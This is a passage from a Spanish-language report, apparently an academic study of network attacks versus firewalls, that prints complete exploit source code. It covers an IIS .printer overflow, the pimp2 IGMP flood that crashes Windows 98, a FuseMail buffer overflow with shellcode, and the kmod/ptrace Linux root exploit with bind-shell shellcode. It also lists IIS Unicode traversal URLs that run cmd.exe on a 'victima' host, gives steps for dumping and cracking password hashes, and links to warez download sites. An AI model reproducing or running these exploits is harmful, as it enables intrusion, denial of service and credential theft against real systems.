        printf("Sending string to overflow sp %d for host: %s on
port:%d\n",sp,inet_ntoa(attack),htons(serverport));
        memset(request_message,0x00,500);
        snprintf(request_message,500,"GET /null.printer HTTP/1.1\r\nHost: %s\r\n\r\n",sc[sp]);
        sock = socket (AF_INET, SOCK_STREAM, 0);
        memset (&serv_addr, 0, sizeof (serv_addr));
        serv_addr.sin_family=AF_INET;
        serv_addr.sin_addr.s_addr = attack.s_addr;
        serv_addr.sin_port = serverport;
        X=connect (sock, (struct sockaddr *) &serv_addr, sizeof (serv_addr));
        if(X==0)
        {
                send(sock,request_message,strlen(request_message)*sizeof(char),0);
                printf("Sent overflow, now look on the c: drive of %s for
www.eEye.com.txt\n",inet_ntoa(attack));
                printf("If the file doesn't exist, the server may be patched,\nor may be a different
service pack (try again with %d as the service pack)\n",sp==0?1:0);
        }
```

```
        else
        {
                printf("Couldn't connect\n",inet_ntoa(attack));
        }
#ifdef _WIN32
        closesocket(sock);
#else
        close(sock);
#endif
        return 0;
}
void usage()
{
        printf("Syntax:         iishack2000 <hostname> <server port> <service pack>\n");
        printf("Example: iishack2000 127.0.0.1 80 0\n");
        printf("Example: iishack2000 127.0.0.1 80 1\n");
        exit(1);
}
```

5.2.2 Nemesis:

Por medio de la herramienta de inundación nemesis es posible inyectar paquetes de varios tipos en la red:

La última versión para sistema Linux es hecha pública en junio de 2003:

nemesis-1.4beta3.tar.gz Build 22

Soporta los protocolos: ARP, DNS, ETHERNET, ICMP, IGMP, IP, OSPF, RIP, TCP and UDP

Requerimientos: libnet-1.0.2a

Existen versiones funcionales también en Windows.

Los protocolos que soporta este inyector de paquetes nos dice todos los sistemas a los que puede afectar. Por medio de ARP es posible inundar las tablas de cada host causando fallos en los sistemas, con el soporte de protocolo DNS es posible dañar el funcionamiento de los servidores inundando sus tablas con información errónea, causando saturación y negación de servicio.

El protocolo ICMP se utiliza para generar el ataque llamado ping de la muerte o su evolución Lágrima la cual envía paquetes de gran tamaño haciendo que los sistemas fallen.
IGMP, OSFP, RIP: Se tiene la opción de generar tablas hacia los routers que invadan las tablas con información errónea y que vuelva su eficiencia inoperante.
Los demás protocolos TCP, Ethernet, IP, UDP son utilizados para enviar a la red tráfico innecesario que haga que la eficiencia de la red sea nula eliminado su conectividad.

Por medio de este programa se pueden especificar la dirección de envío y de origen, con lo cual puede generar ataques de los siguientes tipos:

Smurf: en el cual se dirigen paquetes de gran extensión de datos hacia una red completa poniendo como destino la máquina a ser atacada, lo que hará que todas las máquinas contesten el ping hacia la máquina victima causando que esta falle.

Ping de la muerte: Se inyectan en este ataque grandes cantidades de datos para hacer ping causando fallos en los sistemas.

Spoofing: O suplantación de direcciones, permite cambiar la dirección de origen del ataque para evitar el ser rastreados.

5.3 Ataques por fallo del sistema:

5.3.1 Pimp2

Ataque de inundación que afecta a sistemas Windows 98. Se vale de un error del sistema que lo detiene dando la famosa pantalla Azul. El código en c se muestra a continuación.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <time.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <sys/socket.h>

struct igmp
{
        unsigned char igmp_type;
        unsigned char igmp_code;
        unsigned short igmp_cksum;
        struct in_addr igmp_group;
};

#define ERROR(a) {printf("%s\n", a);exit(-1);}

u_long  resolve(char *);

int main(int argc, char *argv[])
```

```
{
 int nsock, ctr, flud;
 char *pkt, *data;
 struct ip *nip;
 struct igmp *nigmp;
 struct sockaddr_in s_addr_in;
 flud = 0;
 setvbuf(stdout, NULL, _IONBF, 0);
 if(argc != 6) ERROR("[gH] pimp2.c by icesk. [gH]\n<host|brodcast> <ammount>
<src_addr|target>
<igmp code; pimp: 31> <interval>");

 if(atoi(argv[2]) == 0) { flud = 1; }
 nsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
 pkt = malloc(1500);

 memset(&s_addr_in, 0, sizeof(s_addr_in));
 memset(pkt, 0, 1500);

 nip = (struct ip *) pkt;
 nigmp = (struct igmp *) (pkt + sizeof(struct ip));
 data = (char *)(pkt + sizeof(struct ip) + sizeof(struct igmp));
 memset(data, 'A', 1500-(sizeof(struct ip) + sizeof(struct igmp)));

 s_addr_in.sin_addr.s_addr = resolve(argv[1]);

 nip->ip_v  = 4;
 nip->ip_hl  = 5;
 nip->ip_tos  = 0;
 nip->ip_id  = 69;
 nip->ip_ttl  = 255;
```

```
nip->ip_p  = IPPROTO_IGMP;
nip->ip_sum  = 0;
nip->ip_dst.s_addr = s_addr_in.sin_addr.s_addr;
nip->ip_src.s_addr = resolve(argv[3]);
nigmp->igmp_type = 2;
nigmp->igmp_code = atoi(argv[4]);
nigmp->igmp_cksum = 0;

inet_aton("128.1.1.1", &nigmp->igmp_group);

for(ctr = 0;ctr < atoi(argv[2]);ctr++) {
  printf("...\r");
  nip->ip_len  = 1500;
  nip->ip_off  = htons(IP_MF);
  sendto(nsock, pkt, 1500, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
  nip->ip_off  = htons(1480/8)|htons(IP_MF);
  sendto(nsock, pkt, 1500, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
  nip->ip_off  = htons(5920/8)|htons(IP_MF);
  sendto(nsock, pkt, 1500, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
  nip->ip_len   = 831;
  nip->ip_off  = htons(7400/8);
  sendto(nsock, pkt, 831, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
}
{
 printf("packets sent\nentering flood mode to finish it off [crtl+c to finish]\n");
 while(1){
    nip->ip_len  = 1500;
    nip->ip_off  = htons(IP_MF);
   sendto(nsock, pkt, 1500, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
    usleep(atoi(argv[5]));
    nip->ip_off  = htons(1480/8)|htons(IP_MF);
```

```
   sendto(nsock, pkt, 1500, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
    usleep(atoi(argv[5]));
    nip->ip_off  = htons(5920/8)|htons(IP_MF);
   sendto(nsock, pkt, 1500, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
    usleep(atoi(argv[5]));
    nip->ip_len   = 831;
    nip->ip_off  = htons(7400/8);
   sendto(nsock, pkt, 831, 0, (struct sockaddr *) &s_addr_in,sizeof(s_addr_in));
    usleep(atoi(argv[5]));
  }
  shutdown(nsock, 2);
 }
}
u_long resolve(char *host)
{
        struct hostent *he;
       u_long ret;

       if(!(he = gethostbyname(host)))
       {
              herror("gethostbyname()");
              exit(-1);
       }
       memcpy(&ret, he->h_addr, sizeof(he->h_addr));
       return ret;
}
```

5.3.2 FuseMail Version 2.7 Exploit for Windows98:

El siguiente código explota la vulnerabilidad de Fuse mail ver 2.7 de Windows 98, este detiene el sistema.

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>

#define     BUFSIZE     1159
#define    RETADR    1074
#define     FTP_PORT    110
#define     JMP_ESP                 0xbff7a027

unsigned char exploit_code[200]={
0xEB,0x32,0x5B,0x53,0x32,0xE4,0x83,0xC3,
0x0B,0x4B,0x88,0x23,0xB8,0x50,0x77,0xF7,
0xBF,0xFF,0xD0,0x43,0x53,0x50,0x32,0xE4,
0x83,0xC3,0x06,0x88,0x23,0xB8,0x28,0x6E,
0xF7,0xBF,0xFF,0xD0,0x8B,0xF0,0x43,0x53,
0x83,0xC3,0x0B,0x32,0xE4,0x88,0x23,0xFF,
0xD6,0x90,0xEB,0xFD,0xE8,0xC9,0xFF,0xFF,
0xFF,0x00
};
unsigned char cmdbuf[200]="msvcrt.dll.system.notepad.exe";

int     main(int argc,char *argv[])
{
        struct hostent      *hs;
        struct sockaddr_in  cli;
        char                packetbuf[3000],buf[1500];
```

```
int             sockfd,i,ip;

if (argc<2){
   printf("usage\n %s HostName\n",argv[0]);
   exit(1);
}
bzero(&cli, sizeof(cli));
cli.sin_family = AF_INET;
cli.sin_port = htons(FTP_PORT);
if ((cli.sin_addr.s_addr=inet_addr(argv[1]))==-1){
   if ((hs=gethostbyname(argv[1]))==NULL){
      printf("Can not resolve specified host.\n");
      exit(1);
   }
   cli.sin_family = hs->h_addrtype;
   memcpy((caddr_t)&cli.sin_addr.s_addr,hs->h_addr,hs->h_length);
}

if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0){
      perror("socket"); exit(0);
}

if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0){
      perror("connect"); exit(0);
}
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
      packetbuf[i]=0;
      if(strchr(packetbuf,'\n')!=NULL) break;
}

strcat(exploit_code,cmdbuf);
```

```
        memset(buf,'a',BUFSIZE);
        buf[BUFSIZE]=0;
        ip=JMP_ESP;
        buf[RETADR  ]=ip&0xff;
        buf[RETADR+1]=(ip>>8)&0xff;
        buf[RETADR+2]=(ip>>16)&0xff;
        buf[RETADR+3]=(ip>>24)&0xff;
        strncpy(buf+RETADR+4,exploit_code,strlen(exploit_code));
        sprintf(packetbuf,"USER %s\r\n",buf);
        write(sockfd,packetbuf,strlen(packetbuf));

        while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
                packetbuf[i]=0;
                if(strchr(packetbuf,'\n')!=NULL) break;
        }

        memset(packetbuf,0,1024);
        sprintf(packetbuf,"PASS sample\r\n");
        write(sockfd,packetbuf,strlen(packetbuf));

        close(sockfd);
}
```

5.3.3 Windows 2000 Fallo de RCP:

Este programa fue creado para extender la funcionalidad del recientemente descubierto Exploit de sobre flujo de RCP (Proceso de control remoto) que afecta a los sistemas Windows 2000/Xp/2003.
Primero será necesario descargar el programa:

RPC GUI v2 - r3L4x.exe

La interfaz gráfica de usuario es la siguiente:




Figura 5.1. Ventan de prescentacin de herramienta grafica fallo RCP

Después ingresar la IP del sistema a ser evaluado, dar click en test, el programa nos indicará si el sistema es vulnerable o no, posteriormente si es vulnerable, dar clic en exploit lo que nos abrirá una consola de texto con acceso a la máquina remota, dicho acceso con privilegios de administrador.

5.3.4 Fallo de unicod:

Este fallo es propio del sistema Windows, el cual se puede utilizar para sistemas IIS4/5 que no estén parchados, las siguientes cadenas deben accederse desde el navegador de correo para listar el contenido del c:

http://victima/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
http://victima/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

Para listar el contenido de Inetpub:

http://victima/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\Inetpub

Para descargar un archivo:

http://victima/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20type\c%20c:\sniffer_setup.exe

Para borrar un archivo:

http://victima/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20del%20c:\Inetpub\wwwroot\mmc.gif (para borrar)

Para crear un archivo de texto en el servidor:

http://victima/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20echo%20contenido%20del%20archivo%20vaaqui!>%20test.txt

Nota: Donde victima debe sustituirse por la dirección IP de la máquina a atacar.

5.3.5 Cómo obtener derechos administrativos en Linux (root):

Para poder ganar derechos de administrador en un sistema Linux es posible ejecutar un código que explota una falla en el sistema, este fallo proviene de funcionamiento defectuoso del sistema Red Hat hasta las versiones 8.0.

Procedimiento:

Primero será necesario contar con acceso de usuario común al sistema, para lo cual se deberá descarga el archivo **km3.c** en el sistema, por medio de una conexión FTP

binaria y posteriormente compilar por medio de una conexión Telnet. El comando de complicación es el siguiente:

```
$gcc km3.c –o km3
```

Esto creará un archivo ejecutable, el cual deberá ser ejecutado por medio del comando:

```
$./km3 –d
```

esto dará acceso de administrador, con lo que se podrá hacer cualquier modificación en el sistema, el código se presenta a continuación:

```
#define ANY_SUID  "/usr/bin/passwd"

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ptrace.h>
#include <linux/user.h>
#include <signal.h>
#include <fcntl.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <asm/ioctls.h>
#include <getopt.h>

// user settings:

int randpids=0;
```

```
#define M_SIMPLE        0
#define M_DOUBLE                1
#define M_BIND          2

int mode=M_SIMPLE;
char * bin=NULL;

struct stat me;
int chldpid;
int hackpid;

// flags
int sf=0;
int u2=0;

void killed(int a) { u2=1; }
void synch(int x){ sf=1; }

// shellcode to inject
unsigned char shcode[1024];

char ptrace_code[]="\x31\xc0\xb0\x1a\x31\xdb\xb3\x10\x89\xf9"
        "\xcd\x80\x85\xc0\x75\x41\xb0\x72\x89\xfb\x31\xc9\x31\xd2\x31\xf6"
        "\xcd\x80\x31\xc0\xb0\x1a\x31\xdb\xb3\x03\x89\xf9\xb2\x30\x89\xe6"
        "\xcd\x80\x8b\x14\x24\xeb\x36\x5d\x31\xc0\xb0\xFF\x89\xc7\x83\xc5"
        "\xfc\x8b\x75\x04\x31\xc0\xb0\x1a\xb3\x04\xcd\x80\x4f\x83\xed\xfc"
        "\x83\xea\xfc\x85\xff\x75\xea\x31\xc0\xb0\x1a\x31\xdb\xb3\x11\x31"
        "\xd2\x31\xf6\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xc5\xff"
        "\xff\xff";

char execve_tty_code[]=
```

```
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80\x31\xc0\x50\x68"
        "\x2f\x74\x74\x79\x68\x2f\x64\x65\x76\x89\xe3\xb0\x05\x31\xc9\x66"
        "\xb9\x41\x04\x31\xd2\x66\xba\xa4\x01\xcd\x80\x89\xc3\x31\xc0\xb0"
        "\x3f\x31\xc9\xb1\x01\xcd\x80\x31\xc0\x50\xeb\x13\x89\xe1\x8d\x54"
        "\x24\x04\x5b\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8"
        "\xe8\xff\xff\xff";
char execve_code[]="\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80\xb0\x46"
        "\x31\xc0\x50\xeb\x13\x89\xe1\x8d\x54\x24\x04\x5b\xb0\x0b\xcd\x80"
        "\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe8\xff\xff\xff";

char bind_code[]=
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80\x31\xc0\x50\x40"
        "\x50\x40\x50\x8d\x58\xff\x89\xe1\xb0\x66\xcd\x80\x83\xec\xf4\x89"
        "\xc7\x31\xc0\xb0\x04\x50\x89\xe0\x83\xc0\xf4\x50\x31\xc0\xb0\x02"
        "\x50\x48\x50\x57\x31\xdb\xb3\x0e\x89\xe1\xb0\x66\xcd\x80\x83\xec"
        "\xec\x31\xc0\x50\x66\xb8\x10\x10\xc1\xe0\x10\xb0\x02\x50\x89\xe6"
        "\x31\xc0\xb0\x10\x50\x56\x57\x89\xe1\xb0\x66\xb3\x02\xcd\x80\x83"
        "\xec\xec\x85\xc0\x75\x59\xb0\x01\x50\x57\x89\xe1\xb0\x66\xb3\x04"
        "\xcd\x80\x83\xec\xf8\x31\xc0\x50\x50\x57\x89\xe1\xb0\x66\xb3\x05"
        "\xcd\x80\x89\xc3\x83\xec\xf4\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x74"
        "\x08\x31\xc0\xb0\x06\xcd\x80\xeb\xdc\x31\xc0\xb0\x3f\x31\xc9\xcd"
        "\x80\x31\xc0\xb0\x3f\x41\xcd\x80\x31\xc0\xb0\x3f\x41\xcd\x80\x31"
        "\xc0\x50\xeb\x13\x89\xe1\x8d\x54\x24\x04\x5b\xb0\x0b\xcd\x80\x31"
        "\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe8\xff\xff\xff";
// generate shellcode that sets %edi to pid
int pidcode(unsigned char * tgt, unsigned short pid)
{
fprintf(stderr, "pid=%d=0x%08x\n", pid, pid);
tgt[0]=0x31; tgt[1]=0xff;
tgt+=2;
        if((pid & 0xff) && (pid & 0xff00)){
```

```
        tgt[0]=0x66; tgt[1]=0xbf;
        *((unsigned short*)(tgt+2))=pid;
        return 6;
        }else{
        int n=2;

                if(pid & 0xff00){
                tgt[0]=0xB0; tgt[1]=(pid>>8);
                tgt+=2; n+=2;
                }

        memcpy(tgt,"\xC1\xE0\x08", 3); tgt+=3; n+=3;

                if(pid & 0xff){
                tgt[0]=0xB0; tgt[1]=pid;
                tgt+=2; n+=2;
                }
        tgt[0]=0x89; tgt[1]=0xC7;
        return n+2;
        }
}

void mkcode(unsigned short pid)
{
int i=0;
unsigned char *c=shcode;
c+=pidcode(c, pid);
strcpy(c, ptrace_code);
c[53]=(sizeof(execve_code)+strlen(bin)+4)/4;
strcat(c, execve_code);
strcat(c, bin);
```

```
}

//-----------------------

void hack(int pid)
{
int i;
struct user_regs_struct r;
char b1[100]; struct stat st;
int len=strlen(shcode);

        if(kill(pid, 0)) return;

sprintf(b1, "/proc/%d/exe", pid);
        if(stat(b1, &st)) return;

        if(st.st_ino!=me.st_ino || st.st_dev!=me.st_dev) return;

        if(ptrace(PTRACE_ATTACH, pid, 0, 0)) return;
        while(ptrace(PTRACE_GETREGS, pid, NULL, &r));
fprintf(stderr, "\033[1;33m+ %d\033[0m\n", pid);

        if(ptrace(PTRACE_SYSCALL, pid, 0, 0)) goto fail;
        while(ptrace(PTRACE_GETREGS, pid, NULL, &r));

        for (i=0; i<=len; i+=4)
        if(ptrace(PTRACE_POKETEXT, pid, r.eip+i, *(int*)(shcode+i))) goto fail;

kill(chldpid, 9);
ptrace(PTRACE_DETACH, pid, 0, 0);
fprintf(stderr, "\033[1;32m- %d ok!\033[0m\n", pid);
```

```
        if(mode==M_DOUBLE){
        char commands[1024];
        char * c=commands;
        kill(hackpid, SIGCONT);
        sprintf(commands, "\nexport TERM='%s'\nreset\nid\n", getenv("TERM"));
                while(*c) { ioctl(0, TIOCSTI, c++); }

        waitpid(hackpid, 0, 0);
        }
exit(0);

fail:
ptrace(PTRACE_DETACH, pid, 0, 0);
kill(pid, SIGCONT);
}

void usage(char * cmd)
{
fprintf(stderr, "Usage: %s [-d] [-b] [-r] [-s] [-c executable]\n"
"\t-d\t-- use double-ptrace method (to run interactive programs)\n"
"\t-b\t-- start bindshell on port 4112\n"
"\t-r\t-- support randomized pids\n"
"\t-c\t-- choose executable to start\n"
"\t-s\t-- single-shot mode - abort if unsuccessful at the first try\n", cmd);
exit(0);
}

int main(int ac, char ** av, char ** env)
{
int single=0;
char c;
```

```
int mypid=getpid();
fprintf(stderr, "Linux kmod + ptrace local root exploit by <anszom@v-
lo.krakow.pl>\n\n");
        if(stat("/proc/self/exe", &me) && stat(av[0], &me)){
        perror("stat(myself)");
        return 0;
        }

        while((c=getopt(ac, av, "sbdrc:"))!=EOF) switch(c) {
        case 'd': mode=M_DOUBLE; break;
        case 'b': mode=M_BIND; break;
        case 'r': randpids=1; break;
        case 'c': bin=optarg; break;
        case 's': single=1; break;
        default: usage(av[0]);
        }

        if(ac!=optind) usage(av[0]);

        if(!bin){
                if(mode!=M_SIMPLE) bin="/bin/sh";
                else{
                struct stat qpa;
                        if(stat((bin="/bin/id"), &qpa)) bin="/usr/bin/id";
                }
        }

signal(SIGUSR1, synch);
hackpid=0;
        switch(mode){
        case M_SIMPLE:
```

```
fprintf(stderr, "=> Simple mode, executing %s > /dev/tty\n", bin);
strcpy(shcode, execve_tty_code);
strcat(shcode, bin);
break;

case M_DOUBLE:
fprintf(stderr, "=> Double-ptrace mode, executing %s, suid-helper %s\n",
                bin, ANY_SUID);
        if((hackpid=fork())==0){
        char *ble[]={ANY_SUID, NULL};
        fprintf(stderr, "Starting suid program %s\n", ANY_SUID);
        kill(getppid(), SIGUSR1);
        execve(ble[0], ble, env);
        kill(getppid(), 9);
        perror("execve(SUID)");
        _exit(0);
        }

        while(!sf);

usleep(100000);
kill(hackpid, SIGSTOP);
mkcode(hackpid);
break;

case M_BIND:
fprintf(stderr, "=> portbind mode, executing %s on port 4112\n", bin);

strcpy(shcode, bind_code);
strcat(shcode, bin);
break;
```

```
        }
fprintf(stderr, "sizeof(shellcode)=%d\n", strlen(shcode));

signal(SIGUSR2, killed);

        if(randpids){
        fprintf(stderr, "\033[1;31m"
"Randomized pids support enabled... be patient or load the system heavily,\n"
"this method does more brute-forcing\033[0m\n");
        }

again:
sf=0;
        if((chldpid=fork())==0){
        int q;
        kill(getppid(), SIGUSR1);
                while(!sf);

        fprintf(stderr, "=> Child process started");
                for(q=0;q<10;++q){
                fprintf(stderr, ".");
                socket(22,0,0);
                }
        fprintf(stderr, "\n");
        kill(getppid(), SIGUSR2);
        _exit(0);
        }

        while(!sf);
kill(chldpid, SIGUSR1);
```

```
        for(;;){
        int q;
                if(randpids){
                        for(q=1;q<30000;++q)
                        if(q!=chldpid && q!=mypid && q!=hackpid) hack(q);
                }else{
                        for(q=chldpid+1;q<chldpid+10;q++) hack(q);
                }

                if(u2){
                u2=0;
                        if(single) break;
                goto again;
                }
        }
fprintf(stderr, "Failed\n");
return 1;
}
```

5.4 Ataque de fuerza bruta:

Este ataque consiste básicamente en intentar conectarse constantemente por medio de un usuario y contraseña a un servicio o sistema. Una herramienta utilizada es el brutus, que se puede descargar de http://www.hobienet.com, esta herramienta puede realizar conexiones ftp, http, pop3 ,SMB, NetBUS, incluso se puede personalizar para agregarle un protocolo que se necesite.

La interfaz gráfica es muy amigable facilitando su uso, esta se ve así:




Figura 5.2. Ventana de Brutus

Existen varias herramientas de fuerza bruta pero el mostrado es uno de los más completos y sencillos de usar, como administradores es indicado usarlo para verificar la vulnerabilidad de los sistemas a dichos ataques.

5.5 Ataque de puerta trasera:

Este tipo de ataque consta de dos partes: un servidor que debe ser instalado en la máquina víctima, será necesario conectarse desde la máquina remota hacia el servidor por medio de un cliente especial.

Un ejemplo de este es la herramienta **LW** que consta del servidor llamado **miniserver.exe** y el cliente por medio del cual se conecta para realizar el ataque llamado **Lwclient.exe**

Este posee una herramienta gráfica muy amigable esta se muestra a continuación.




Figura 5.3. Ventana del cliente LW

Con este tipo de ataque se puede tomar control de la máquina, en particular posee las características de descarga de contraseñas, lectura de configuración, cambio de configuraciones. Lo que indica que puede ser peligroso para los sistemas afectados, no solamente se trata de una herramienta de diversión.

5.6 Herramientas de Auditoria:

Dentro de las herramientas que pueden ser utilizadas para realizar ataques se encuentran las herramientas administrativas, que son creadas por los administradores

para realizar auditorias del estado de seguridad de la red, complejidad de contraseñas, máquinas conectadas a la red que sean vulnerables algunas herramientas probadas y de mejor funcionamiento son:

Cain v2.5 que se puede encontrar en:

http://link.box.sk/link.php3?rid=26204&url=http%3A%2F%2Fwarex.box.sk%2Ffiles%2Fcrackers%2FCaine151.EXE

o en este otro sitio: http://crack.x-forum.info/crack/C/CAIN+&+ABEL.php

Lan Guard: http://www.gfi.com/downloads/downloads.asp?pid=8&lid=1

LC4phtcrack : http://www.atstake.com/research/lc/download.html

5.7 Herramientas de ataque físico:

Es posible realizar ataques hacia archivos de contraseña con el fin de obtener estas, esto es realizable a través de red; pero valiéndose de fallos en los sistemas informáticos , al ser solventados estos la forma más factible de realizarlos es a través de presencia física en los dispositivos, de tal manera que se pueda obtener el archivo encriptado que contiene las contraseñas SAM: para el caso de Windows 2000 y /etc/passwd para Linux uno de los procedimientos para la obtención de las contraseñas es el siguiente:

Primeramente se utiliza la herramienta de obtención del hash de contraseñas que se ejecuta en ambiente DOS llamado: **Pwdump2** .
El archivo SAM es normalmente protegido por Windows y no se puede copiar como un simple archivo o abrirlo bajo ninguna circunstancia, pwdump2 proporciona una rápida y fácil forma de obtenerlo. Algunas otras formas de obtener los hash es arrancar un sistema operativo alterno y copiarlo.

Para utilizar el pwdump2 simplemente se ejecuta:

c:/pwdump2* > *pwdump2

El cual genera una salida como la que se muestra a continuación:

Administrator:500:f22487de2f1sdaw0aad3b435b51404ee:d0c3985a7dsawq190d8b04c06
1c3e:::
Guest:501:aad3b435b51404eeaad3asdwb51404ee:31d6cfsdaw16ae931b73c59d7e0c089c0
:::
HelpAssistant:1000:158dbeae7e5dasf9a2515e837c97827:9cfec91asdwdb011860fa3816
6da9eaa1:::
You:1003:8c96188dd805daf3aaddas251404ee:96ce08a2c2dsa0296c8e673506d763d9
:::

Seguidamente se almacena en un archivo de texto de la siguiente forma:

c:/pwdump2* > *pwdump2* > *contraseñas.txt

Ahora que ya se tiene el archivo con el hash de las contraseñas se utilizará la herramienta de distribución libre "**john de ripper"** la cual se encargará de obtener las contraseñas en texto simple por medio de fuerza bruta.

La instrucción a ejecutar para realizar la obtención de contraseñas se ejecuta:

c:/john>john.exe -i:all c:contraseñas.txt

Este comando realizará ataque de fuerza brutas hacia el archivo, obteniendo las contraseñas, será necesario tener paciencia extrema ya que esto toma tiempo, en las pruebas realizadas tomo 48 horas la obtención de las contraseñas y esto varía de acuerdo a la complejidad de la contraseña.
Otra herramienta que se puede utilizar para este fin es **Lc4phtcrack**

5.8 Tabla comparativa de Firewall versus ataques:

Las herramientas han sido programadas con sencillez para simular tres de los ataques de denegación de servicio (D.O.S.) más comunes y un troyano. Estas son:

